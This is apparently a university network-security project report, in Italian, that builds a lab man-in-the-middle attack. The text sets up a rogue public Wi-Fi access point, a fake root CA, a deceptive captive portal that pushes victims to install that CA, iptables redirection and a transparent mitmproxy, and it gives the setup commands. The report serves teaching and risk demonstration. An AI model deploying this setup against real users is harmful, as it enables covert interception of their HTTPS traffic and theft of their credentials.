

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

SCUOLA POLITECNICA E DELLE SCIENZE DI BASE

DIPARTIMENTO DI INGEGNERIA ELETTRICA E TECNOLOGIE DELL'INFORMAZIONE

Corso di Laurea Magistrale in Ingegneria Informatica



ELABORATO DI NETWORK SECURITY

Prof. Romano Simon Pietro

a.a. 2024-25

Studente:

Aurelio Salvati M63001619

Indice

Introduzione	3
Wi-Fi: Creazione AP	5
DNS e DHCP	5
Gestione Certificati	7
Distribuzione del Certificato	7
Routing	9
Regole IPTables	10
Man in the Middle	12
Implementazione Proxy	14
Scenario di attacco: furto credenziali	16
Conclusioni	18
EXTRA: Attaccare l'attaccante	19
De-Authentication Attack	19
DHCP Flooding	19
SYN Flooding	19
Reverse Shell	19
Appendice	21
Setup	21
Configurazione	21
Bibliografia	24

Introduzione

L'accesso a Internet tramite reti wireless pubbliche è diventato ormai una pratica diffusa e immediata, presente in aeroporti, bar, stazioni e altri luoghi pubblici. Tuttavia, l'utilizzo di queste reti, spesso prive di cifratura o di meccanismi di autenticazione robusti, espone gli utenti a significativi rischi per la sicurezza. La natura aperta delle reti Wi-Fi pubbliche le rende particolarmente vulnerabili a potenziali attacchi informatici, tra cui quelli di tipo Man-in-the-Middle (MITM).

In questo contesto, il progetto sviluppato ha l'obiettivo di simulare la presenza di una rete Wi-Fi pubblica gratuita e dimostrare, come un attaccante possa manipolare il traffico di rete, inclusi i dati trasmessi tramite HTTPS.

Il primo passo consiste nella creazione di un punto di accesso Wi-Fi che simula il comportamento di una rete pubblica gratuita e facilmente accessibile. L'idea è quella di replicare un contesto estremamente comune, come quello di un bar, di una stazione ferroviaria o di un aeroporto, dove l'utente si connette senza particolari precauzioni, fidandosi implicitamente della rete disponibile. In questo ambiente, l'attaccante si pone come fornitore del servizio, creando un Access Point che, all'apparenza, non desta sospetti e invita l'utente a collegarsi liberamente.

Una volta stabilita la connessione, per poter intercettare il traffico cifrato è necessario disporre di un certificato che risulti attendibile agli occhi del sistema della vittima. A tal fine, viene generata un'autorità di certificazione fittizia, la cui installazione viene "forzata" ingannando l'utente. L'inganno può essere realizzato in due modi: tramite un captive portal tradizionale oppure attraverso tecniche di phishing mirato, facendo credere all'utente che l'installazione del certificato sia un passaggio necessario per ottenere l'accesso a Internet. In questo scenario, la vittima viene in un certo senso "obbligata" a completare l'operazione: senza l'installazione del certificato, infatti, la connessione rimarrebbe bloccata e l'utente non potrebbe navigare. Tale meccanismo sfrutta la fiducia implicita che molti utenti ripongono nei portali di accesso, aumentando le probabilità che il certificato venga accettato senza sospetti.

Il terzo e ultimo passaggio prevede l'implementazione di un proxy MITM. Una volta che il certificato è stato installato, il proxy è in grado di intercettare il traffico HTTPS e decifrarlo in tempo reale. In questo modo, è possibile osservare il comportamento dell'utente e analizzare i dati scambiati, inclusi quelli che normalmente sarebbero protetti da cifratura. Ciò consente di dimostrare come, sfruttando la fiducia dell'utente e le debolezze di una rete pubblica, un attaccante possa ottenere l'accesso a informazioni estremamente sensibili senza che la vittima percepisca alcuna anomalia, mantenendo l'illusione di una connessione sicura.

Per introdurre meglio il funzionamento del progetto, viene presentato un diagramma di sequenza che illustra uno scenario completo di attacco e di utilizzo dell'applicativo. Il diagramma descrive il flusso delle operazioni a partire dal momento in cui l'utente si collega alla rete Wi-Fi simulata, fino alla fase in cui il traffico viene dirottato al proxy MITM. I dettagli tecnici relativi all'implementazione delle varie componenti saranno approfonditi nei capitoli successivi, dove verranno descritte in maniera più puntuale le scelte progettuali, le configurazioni adottate e le soluzioni software utilizzate per realizzare ogni fase del processo.




Figure 1: Diagramma di sequenza alto livello

Wi-Fi: Creazione AP

La prima fase del progetto è stata la configurazione di un punto di accesso Wi-Fi su Kali Linux, con l'obiettivo di simulare una rete pubblica aperta e facilmente accessibile. Per avviare la configurazione, è stato necessario individuare l'interfaccia di rete wireless disponibile sul sistema e verificarne la compatibilità con la modalità monitor, indispensabile per poter catturare e trasmettere pacchetti in modo indipendente dalla connessione attiva. Successivamente, l'interfaccia è stata abilitata alla modalità monitor tramite lo strumento `airmon-ng`, incluso nella suite `Aircrack-ng` [1]:

```
airmon-ng start wlan0
```

Questo comando ha creato un'interfaccia virtuale dedicata configurata per monitorare tutto il traffico wireless presente nell'area. La corretta attivazione della modalità monitor è stata verificata attraverso `iwconfig`.

Con l'interfaccia in modalità monitor, è stato possibile procedere con la creazione del punto di accesso Wi-Fi. Per questa fase è stato utilizzato lo strumento `airbase-ng`, anch'esso parte della suite `Aircrack-ng`, che consente di configurare un Access Point personalizzato. È stato scelto un SSID volutamente credibile, al fine di simulare una rete pubblica reale e non destare sospetti da parte dell'utente. Nel contesto del progetto, il nome selezionato è stato "Free_WiFi", mentre il canale di trasmissione è stato impostato su 6.

```
airbase-ng -e "Free_WiFi" -c 6 wlan0mon
```

L'esecuzione di questo comando ha generato automaticamente una nuova interfaccia virtuale denominata `at0`, che rappresenta il punto di collegamento logico per i dispositivi connessi alla rete. È stato quindi necessario assegnare un indirizzo IP statico a `at0`, in modo da consentire l'instradamento del traffico e la gestione delle connessioni:

```
ifconfig at0 10.0.0.1 netmask 255.255.255.0 up
```

Al termine di questa fase, il punto di accesso risultava operativo, visibile e configurato correttamente. Un utente nelle vicinanze percepirebbe la rete "Free_WiFi" come un comune servizio Wi-Fi pubblico gratuito e, con elevata probabilità, si connetterebbe senza adottare particolari precauzioni di sicurezza.

DNS e DHCP

Per consentire ai dispositivi connessi all'Access Point di ottenere automaticamente un indirizzo IP e poter navigare correttamente, è stato configurato `dnsmasq` [2], un servizio leggero e versatile che integra funzionalità di DHCP e DNS forwarding.

Il DHCP è stato utilizzato per assegnare in modo automatico gli indirizzi IP ai client che si collegano alla rete simulata. Nel file di configurazione di `dnsmasq` è stata definita la seguente impostazione:

```
interface=at0
dhcp-range=10.0.0.10,10.0.0.50,12h
server=8.8.8.8
```

In questo modo, ogni dispositivo che si connette all'Access Point riceve automaticamente un indirizzo IP valido, insieme alle informazioni necessarie per comunicare con il gate-

way e il server DNS, queste ultime richieste vengono inoltrate a 8.8.8.8 (Google DNS), garantendo una risoluzione rapida e affidabile.

Gestione Certificati

Una volta configurato il punto di accesso Wi-Fi, la fase successiva del progetto ha riguardato la gestione dei certificati digitali, con l'obiettivo di consentire l'intercettazione del traffico HTTPS in maniera trasparente per l'utente. Poiché i moderni browser e sistemi operativi validano l'autenticità dei certificati tramite un elenco di autorità di certificazione fidate preinstallate, è stato necessario creare una Root CA personalizzata e indurre l'utente a installarla sul proprio dispositivo. Per la generazione della Root CA è stato utilizzato OpenSSL [3], il processo si è articolato in due passaggi principali:

```
openssl genrsa -out rootCA.key 2048
```

Successivamente, è stato creato il certificato digitale della CA, firmato direttamente con la chiave privata generata in precedenza. Questo certificato rappresenta l'autorità che verrà "riconosciuta" dal sistema della vittima una volta installato:

```
openssl req -x509 -new -nodes -key rootCA.key -sha256  
-days 365 -out rootCA.pem
```

Al termine di questa procedura, la Root CA era pronta per essere utilizzata per la firma dei certificati destinati ai vari domini che l'utente tenterà di visitare. In questo modo, il proxy MITM potrà generare dinamicamente certificati apparentemente validi, sfruttando la fiducia accordata dal sistema alla CA installata.


Nota: Per semplificare l'installazione del certificato sui dispositivi mobili, in particolare su sistemi iOS, è stato generato un profilo di configurazione in formato .mobileconfig. [4] Questo file, una volta scaricato e aperto dall'utente, avvia automaticamente la procedura guidata di installazione del certificato, riducendo al minimo le interazioni necessarie.

Distribuzione del Certificato

La sfida successiva consiste nell'indurre l'utente a installare il certificato fittizio sul proprio dispositivo. A tal fine, è stato realizzato un captive portal che si attiva automaticamente al momento della connessione alla rete. Il portale riproduce l'aspetto tipico delle pagine di autenticazione presenti nelle reti pubbliche, simulando un'interfaccia grafica familiare e verosimile. All'utente viene presentato un messaggio che lo informa della necessità di installare un "certificato di sicurezza" per completare la configurazione della rete e ottenere l'accesso a Internet. L'inganno si basa su diverse leve psicologiche che rendono l'operazione particolarmente efficace. Da un lato, il captive portal viene percepito come un meccanismo familiare e affidabile, poiché ormai largamente utilizzato nelle reti pubbliche reali, come aeroporti, hotel, bar e stazioni, e ciò porta l'utente a considerarlo legittimo e sicuro. Dall'altro, la necessità di accedere a Internet rappresenta un forte incentivo: senza installare il certificato, la connessione rimane bloccata e non è possibile raggiungere i siti desiderati, spingendo così la vittima a completare l'operazione spontaneamente, senza sospetti. In scenari più evoluti, la stessa strategia può essere supportata da tecniche di phishing mirato, in cui l'utente viene indotto a scannerizzare un QR code che lo reindirizza direttamente alla pagina di installazione del certificato, aumentando ulteriormente l'efficacia dell'attacco.

Il captive portal è realizzato come una pagina web in HTTP appositamente strutturata per simulare un ambiente affidabile e convincere l'utente a installare il certificato. All'interno della pagina è presente un pulsante dedicato all'installazione del certificato, che consente di scaricare direttamente il file necessario. Per aumentare la credibilità e

ridurre le difficoltà dell'operazione, la pagina può includere anche una breve guida illustrativa con i passaggi da seguire, fornendo istruzioni chiare e dettagliate per completare correttamente l'installazione, sia su desktop che su dispositivi mobili. Inoltre, sotto al pulsante di download è previsto un secondo pulsante di conferma, che l'utente deve cliccare per dichiarare di aver installato il certificato: solo a seguito di questa conferma viene consentito lo sblocco effettivo dell'accesso a Internet.



(a) Home Portal prima dell'installazione del certificato

(b) Home Portal dopo l'installazione del certificato

Figure 2: Captive Portal

Una volta installato il certificato, il dispositivo della vittima riconoscerà la Root CA fittizia come affidabile. Questo consente al proxy MITM di generare certificati “validi” per qualunque dominio visitato, permettendo così l'intercettazione e la decifratura trasparente del traffico HTTPS, senza che l'utente riceva alcun avviso di sicurezza.

Routing

Per poter intercettare e analizzare il traffico generato dai dispositivi connessi al punto di accesso, è stato necessario configurare opportunamente il routing del sistema, in modo da forzare il passaggio delle richieste attraverso il proxy MITM in ascolto sulla porta 8080. La configurazione è stata realizzata tramite iptables, lo strumento di gestione del firewall presente in Linux, che consente di definire regole di filtraggio e di instradamento dei pacchetti. In questo contesto, l'obiettivo principale è stato quello di consentire la navigazione verso Internet solo dopo l'installazione del certificato, sbloccando il traffico una volta che l'utente aveva completato la procedura sul captive portal, e di reindirizzare il traffico HTTPS verso il proxy locale, così da poterlo intercettare e decifrare. Si mostra quindi l'architettura del sistema complessivo:




Figure 3: Archiettura intero sistema

Il requisito preliminare è attivare il packet-forwarding su Linux:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

La regola di partenza, che rappresenta la configurazione di default, prevede il reindirizzamento di tutto il traffico (escluse le query DNS) in ingresso verso la pagina di login del captive portal. In questo modo, ogni nuovo utente che si collega all'Access Point viene automaticamente reindirizzato al portale, dove gli viene richiesto di installare il certificato necessario per poter navigare su Internet. Questa configurazione consente di simulare in modo efficace il comportamento tipico di molte reti pubbliche e, allo stesso tempo, permette di forzare l'apertura del portale [5]. Infatti, la maggior parte dei sistemi operativi, quando si collega a una nuova rete Wi-Fi, invia automaticamente una richiesta HTTP GET verso un endpoint predefinito con lo scopo di verificare la presenza di connettività Internet. Intercettando tali richieste e reindirizzandole al captive portal,

l'utente visualizza immediatamente la pagina di login, senza dover inserire manualmente alcun indirizzo, aumentando così l'efficacia dell'attacco simulato.

```
#Esclusione query dns
sudo iptables -t nat -A PREROUTING -i at0 -p udp --dport 53
-j ACCEPT
sudo iptables -t nat -A PREROUTING -i at0 -p tcp --dport 53
-j ACCEPT

#Reindirizza tutto il resto verso il processo locale
sudo iptables -t nat -A PREROUTING -i at0 -j DNAT
--to-destination 10.0.0.1
```

La configurazione di iptables è stata realizzata utilizzando la tabella NAT, in modo da reindirizzare il traffico prima che raggiunga la destinazione originale. In questo modo, indipendentemente dal sito web richiesto dall'utente, la prima pagina visualizzata sarà sempre quella del portale di autenticazione e installazione del certificato. Solo dopo aver completato tale procedura, il traffico successivo potrà essere instradato normalmente verso la rete esterna.

Nota: Indirizzare tutto il traffico verso il server che ospita la pagina html è una scelta che, seppur non efficiente risulta essere la più semplice ed adeguata per un progetto dimostrativo come il seguente.

Una volta che l'utente ha installato correttamente il certificato tramite il captive portal, il portale stesso offre la possibilità di confermare l'operazione tramite un pulsante dedicato. La pressione di tale pulsante avvia una richiesta HTTPS verso un endpoint gestito da un server Node.js. La connessione HTTPS verso tale endpoint può andare a buon fine (senza particolari problemi/avvertenze) soltanto se il certificato generato in precedenza è stato installato correttamente sul dispositivo della vittima. Questa verifica implicita consente di distinguere gli utenti che hanno completato la procedura di installazione da quelli che l'hanno ignorata o interrotta. Nel momento in cui la richiesta HTTPS viene accettata con successo, il server Node.js aggiorna dinamicamente le regole di routing del sistema per consentire a quello specifico dispositivo l'accesso completo a Internet. L'identificazione dell'utente avviene tramite l'indirizzo IP (oppure MAC address) , garantendo che soltanto i client autorizzati possano navigare liberamente.

Regole IPTables

Dal punto di vista tecnico, la gestione di questa logica si basa principalmente su due configurazioni fondamentali. La prima riguarda l'attivazione della regola di MASQUERADE sull'interfaccia eth0, necessaria per effettuare la traduzione degli indirizzi e permettere ai dispositivi connessi alla rete simulata di comunicare correttamente con Internet. La seconda riguarda la configurazione della regola di PREROUTING sulla porta 8080, sulla quale è in ascolto il proxy MITM responsabile dell'intercettazione e della successiva decifratura del traffico HTTPS.

```
const unlockCommands = [
  'sudo iptables -t nat -I PREROUTING 1 -i at0 -s ${clientIp} -j RETURN',
  // NAT uscente
  'iptables -t nat -C POSTROUTING -o eth0 -j MASQUERADE 2>/dev/null || iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE',
  // Forward traffico
  'iptables -C FORWARD -i at0 -o eth0 -s ${clientIp} -j ACCEPT 2>/dev/null || iptables -A FORWARD -i at0 -o eth0 -s ${clientIp} -j ACCEPT',
  'iptables -C FORWARD -i eth0 -o at0 -d ${clientIp} -m state --state ESTABLISHED,RELATED -j ACCEPT 2>/dev/null || iptables -A FORWARD -i eth0 -o at0 -d ${clientIp} -m state --state ESTABLISHED,RELATED -j ACCEPT',
  // DNAT TCP 443 su mitm
  'iptables -t nat -I PREROUTING 1 -s ${clientIp} -p tcp --dport 443 -j DNAT --to-destination ${MITM_IP}:${MITM_PORT}'
];
```

Figure 4: Sblocco internet NODEJS

Grazie a questa configurazione, fino a quando l'utente non ha installato correttamente il certificato e non ha confermato l'operazione tramite il captive portal, tutto il traffico in uscita viene bloccato e reindirizzato verso la pagina di login. Solo dopo che il server Node.js ha verificato l'avvenuta installazione, il sistema aggiorna dinamicamente le regole di instradamento, consentendo al dispositivo di accedere liberamente a Internet. Nonostante ciò, l'intercettazione rimane attiva e trasparente, poiché il traffico cifrato continua a essere gestito e decifrato dal proxy MITM. Di seguito un diagramma di sequenza che rende chiaro l'intero processo.




Figure 5: Diagramma di sequenza sblocco accesso internet

Man in the Middle

Per realizzare l'intercettazione e la decifrazione del traffico cifrato si utilizza un proxy Man-in-the-Middle posizionato tra il client e il server di destinazione. Tale componente si comporta da terminatore TLS nei confronti del client e da client TLS nei confronti del server remoto. Grazie a questa configurazione, ogni volta che un utente tenta di stabilire una connessione HTTPS, la richiesta viene intercettata dal proxy. Una volta che il sistema considera la CA come affidabile, accetta automaticamente qualsiasi certificato firmato da quest'ultima, anche se rilasciato per domini arbitrari. In questo modo, mitmproxy può generare in tempo reale dei certificati "on-the-fly" per ogni dominio richiesto dal client. Dal punto di vista del browser o dell'applicazione, la connessione risulta sicura perché il certificato presentato è firmato da un'autorità che il sistema considera attendibile. In realtà, il traffico non viene inviato direttamente al server remoto, ma passa prima attraverso il proxy.

Normalmente, durante una connessione HTTPS, il browser effettua un TLS handshake con il server di destinazione al fine di stabilire una chiave di sessione condivisa e cifrare i dati trasmessi. Con l'introduzione del proxy MITM, questo processo viene modificato e suddiviso in due fasi distinte. In primo luogo, quando il client invia la richiesta HTTPS, mitmproxy intercetta la connessione e si presenta come il server di destinazione, inviando un certificato generato dinamicamente e firmato dalla Root CA personalizzata. Poiché il certificato è riconosciuto come affidabile dal sistema, il browser completa il handshake con il proxy, instaurando una connessione TLS sicura tra client e mitmproxy. Contemporaneamente, mitmproxy apre una seconda connessione sicura con il vero server di destinazione, completando un normale TLS handshake e stabilendo una sessione cifrata indipendente.




Figure 6: Funzionamento MITM Proxy

Grazie a questa separazione, il proxy si trova in una posizione intermedia privilegiata, ricevendo il traffico cifrato dal client, decifrando localmente i dati, analizzandone il contenuto e inoltrandoli nuovamente al server remoto attraverso la connessione sicura. Il proxy gestisce due canali crittografici indipendenti.

Dal punto di vista dell'utente, l'intera comunicazione appare perfettamente sicura: il browser mostra il lucchetto verde e considera la connessione affidabile, poiché il certificato presentato dal proxy è firmato da una CA riconosciuta come legittima dal sistema. In questo modo, l'intercettazione avviene in maniera completamente trasparente, senza generare alcun avviso di sicurezza sul client.

Implementazione Proxy

Per la realizzazione del proxy è stato utilizzato mitmproxy [6], uno strumento open source sviluppato in Python che consente di intercettare, analizzare e modificare il traffico Internet in modo programmabile. Mitmproxy supporta la generazione di certificati dinamici firmati da una Root CA personalizzata e permette l'integrazione diretta con script Python, consentendo di estendere le funzionalità di intercettazione, monitoraggio e registrazione del traffico in base alle esigenze del progetto.


A screenshot of a terminal window with a dark background. The title bar at the top reads 'kali@kali: ~/Desktop/progetto/mitm'. Below the title bar is a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kali@kali)-[~/Desktop/progetto/mitm]'. The command entered is '\$ mitmweb --mode transparent --set confdir=certs --listen-host 0.0.0.0 --listen-port 8080 -s ./mitm/mitm.py'.

